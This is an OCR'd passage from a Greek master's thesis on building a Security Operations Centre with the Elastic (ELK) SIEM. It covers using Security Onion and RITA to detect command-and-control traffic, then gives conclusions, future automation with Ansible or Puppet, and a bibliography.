
Σε αυτό το σημείο για τον καλύτερο εντοπισμό των επιθέσεων έγινε χρήση και του Security Onion [8]. Το Security Onion είναι μια διανομή Linux η οποία περιλαμβάνει τα εργαλεία Elasticsearch (εικόνα 59), Logstash, Kibana, Squert (εικόνα 60), OSSEC (εικόνα 61) Squil, Zeek (εικόνα 62), Snort/Suricata, setsniff-ng τα οποία σε συνδυασμό με τη χρήση του εργαλείου RITA μας δίνουν σαν αποτέλεσμα ένα πολύ δυνατό εργαλείο με σκοπό την καλύτερη παρακολούθηση του δικτύου του οργανισμού μας.
Με τη χρήση των εργαλείων αυτών μπορούμε να συλλέξουμε πληροφορίες όπως ο αριθμός των συνδέσεων, η διάρκεια των συνδέσεων καθώς επίσης και το σύνολο της ποσότητας των δεδομένων. Ο συνδυασμός των δεδομένων που προκύπτουν από αυτά τα εργαλεία, μας βοηθάει ώστε να μπορούμε να εντοπίσουμε και να αποτρέψουμε επιθέσεις Command-and-Control (επίσης γνωστές και ως C2 ή C&C)




Εικόνα 59. Elasticsearch Overview



Εικόνα 60. Squert



Εικόνα 61. OSSEC Alerts



Εικόνα 62. Zeek

5 Συμπεράσματα

Οι επιθέσεις στον κυβερνοχώρο δεν μπορούν να αποφευχθούν και θα συνεχίσουν να εμφανίζονται καθημερινά. Έτσι, οι οργανισμοί πρέπει να επενδύουν στους ανθρώπους και τα εργαλεία απο τα οποία αποτελείται το Κέντρο Επιχειρησιακής ασφάλειας του οργανισμού προκειμένου να αποφευχθεί μια μεγάλη απώλεια η οποία θα μπορούσε να έχει οικονομικές επιπτώσεις ή να κοστίσει στην φήμη του οργανισμού.

Ένα SOC μπορεί να αποτελείται από λίγα άτομα αρχικά και να αυξάνονται αντίστοιχα όσο αυξάνονται οι απαιτήσεις του οργανισμού. Σε έναν οργανισμό καλό θα ήταν αναπτυχθεί προσεκτικά ένα SOC, έχοντας πρώτα αναλύσει τους στόχους και τους σκοπούς του οργανισμού προκειμένου να έχουμε το καλύτερο δυνατό αποτέλεσμα. Η ομάδα του SOC θα πρέπει να έχει μια πλήρη εικόνα του οργανισμού για να μπορέσει να εντοπίσει αλλά και να αποτρέψει την οποιαδήποτε επίθεση προς τον οργανισμό.

Η ομάδα του SOC θα πρεπει να διαθέτει τα κατάλληλα εργαλεία για να είναι σε θέση να συγκεντρώσει δεδομένα και να τα αναλύσει. Με αυτόν τον τρόπο μπορεί να αποτρέψει μια επίθεση ή αναλύοντας τα δεδομένα να μπορέσει να καταλάβει ποιος ηταν ο τρόπος που κινήθηκε ο επιτιθέμενος μέσα στον οργανισμό αλλά και ποια δεδομένα θα μπορούσαν να έχουν εκτεθεί.

Το ELK SIEM είναι ένα πολύ χρήσιμο εργαλείο, το οποίο μπορεί να βοηθήσει την ομάδα ασφαλείας στο να έχει την πλήρη εικόνα του οργανισμού και λόγο του ότι είναι ανοικτού κώδικα μας δίνει τη δυνατότητα να το χρησιμοποιήσουμε σε οποιονδήποτε οργανισμό μικρό ή μεγάλο θωρακίζοντας με αυτόν τον τρόπο το δίκτυο και τα συστήματα του. Επίσης το elastic διαθέτει πολύ καλή τεκμηρίωση πράγμα το οποίο θεωρώ ότι είναι πολύ σημαντικό καθώς μειώνει τον χαμένο χρόνο όταν θέλουμε να υλοποιήσουμε κάτι, μειώνει το κόστος για εκπαίδευση δίνοντας μας με αυτόν το τρόπο καλύτερα αποτελέσματα και μειώνοντας τα πιθανά λάθη. Στις δοκιμές που έγιναν στα πλαίσια της υλοποίησης της μεταπτυχιακής εργασίας, είδαμε το πως μπορεί κάποιος από την ομάδα του SOC να εντοπίσει μια επίθεση. Μέσα από τα γραφήματα στο Kibana μπορεί κάποιος άμεσα να αντιληφθεί την απειλή και στη συνέχεια με τη χρήση των timelines που διαθέτει το Elastic SIEM είμαστε σε θέση να αναζητήσουμε περισσότερες πληροφορίες για την επίθεση προκειμένου να γίνει περαιτέρω ανάλυση αλλά και να εντοπίσουμε τις κινήσεις του επιτιθέμενου. Τέλος η χρήση του Elastic SIEM σε συνδυασμό με άλλα εργαλεία ανοικτού κώδικα, όπως αυτά που περιέχονται στο Security Onion, μπορεί να βοηθήσουν σημαντικά την ομάδα ενός SOC ώστε να αντιληφθούν αλλά και να αποτρέψουν όσο το δυνατόν γρηγορότερα μια επίθεση.

6 Επεκτάσεις

Ορισμένες μελλοντικές προτάσεις για την βελτίωση αλλά και την απλοποίηση της εργασίας της ομάδας ασφαλείας του οργανισμού είναι η αυτοματοποίηση ορισμένων εργασιών καθώς και ο συνδυασμός του ELK Stack με άλλα εργαλεία.

Η πρώτη προέκταση του συστήματος είναι η αυτοματοποίηση ορισμένων εργασιών. Ειδικά στην περίπτωση που έχουμε ένα cluster και το σύστημα μας μεγαλώνει, τοτε θα χρειαστεί ένα εργαλείο για να αυτοματοποιηθούν ορισμένες ενέργειες. Το εργαλείο αυτό μπορεί να είναι το Ansible ή το Puppet τα οποία είναι και τα δύο ανοικτού κώδικα και μπορούν να μας βοηθήσουν να αυτοματοποιήσουμε αρκετές διαδικασίες. Τα εργαλεία αυτά μπορούν να χρησιμοποιηθούν επίσης για την εγκατάσταση και παραμετροποίηση των Beats στους clients του οργανισμού. Με αυτόν το τρόπο αυτοματοποιούμε τις εργασίες που θέλουμε να γίνουν και αποφεύγονται τα τυχόν λάθη ή παραλήψεις.

7 Βιβλιογραφία

[1] Elastic.co. 2015. Elasticsearch - The Definitive Guide | Elastic. [online] Available at: <https://www.elastic.co/guide/en/elasticsearch/guide/index.html> [Accessed 24 April 2020].

[2] Elastic.co. 2020. Kibana Guide [7.6] | Elastic. [online] Available at: <https://www.elastic.co/guide/en/kibana/7.6/index.html> [Accessed 24 April 2020].

[3] Gormley, C. and Tong, Z., 2015. Elasticsearch The Definitive Guide. Sebastopol, CA: O'Reilly.

[4] Gupta, Y., 2015. Kibana Essentials. 2nd ed. Packt Publishing, p.206.

[5] Schatz, Daniel; Bashroush, Rabih; Wall, Julie (2017). "Towards a More Representative Definition of Cyber Security". Journal of Digital Forensics, Security and Law. 12 (2). ISSN 1558-7215.

[6] Srivastava, A., 2019. Kibana 7. Birmingham: Packt Publishing Ltd.

[7] Stevens, Tim (11 June 2018). "Global Cybersecurity: New Directions in Theory and Methods" (PDF). Politics and Governance. 6 (2): 1–4. doi:10.17645/pag.v6i2.1569.

[8] David Hoelzer, January 2019. Onion-Zeek-RITA: Improving Network Visibility and Detecting C2 Activity | https://www.sans.org/reading-room/whitepapers/detection/onion-zeek-rita-improving-network-visibility-detecting-c2-activity-38755

[9] Mohammed EL Arass, Nissrine Souissi, 2019. Smart SIEM: From Big Data logs and events to Smart Data alerts

[10] S. Sandeep Sekharan and Kamalanathan Kandasamy, 2017. Profiling SIEM Tools and Correlation Engines for Security Analytics

[11] Manfred Vielberth and Gunther Pernul, 2018. A Security Information and Event Management Pattern

[12] Sandeep Bhatt, Pratyusa K. Manadhata, and Loai Zomlot, 2014. The Operational Role of Security Information and Event Management Systems

[13] Marcello Cinque, Domanico Cotroneo, Antonio Pecchia, 2018. Challenges and Directions in Security Information and Event Management (SIEM)

[14] Fedra Ozdemir Sunmez, Banu Gunel, 2018. Evaluation of Security Information and Event Management Systems for Custom Security Visualization Generation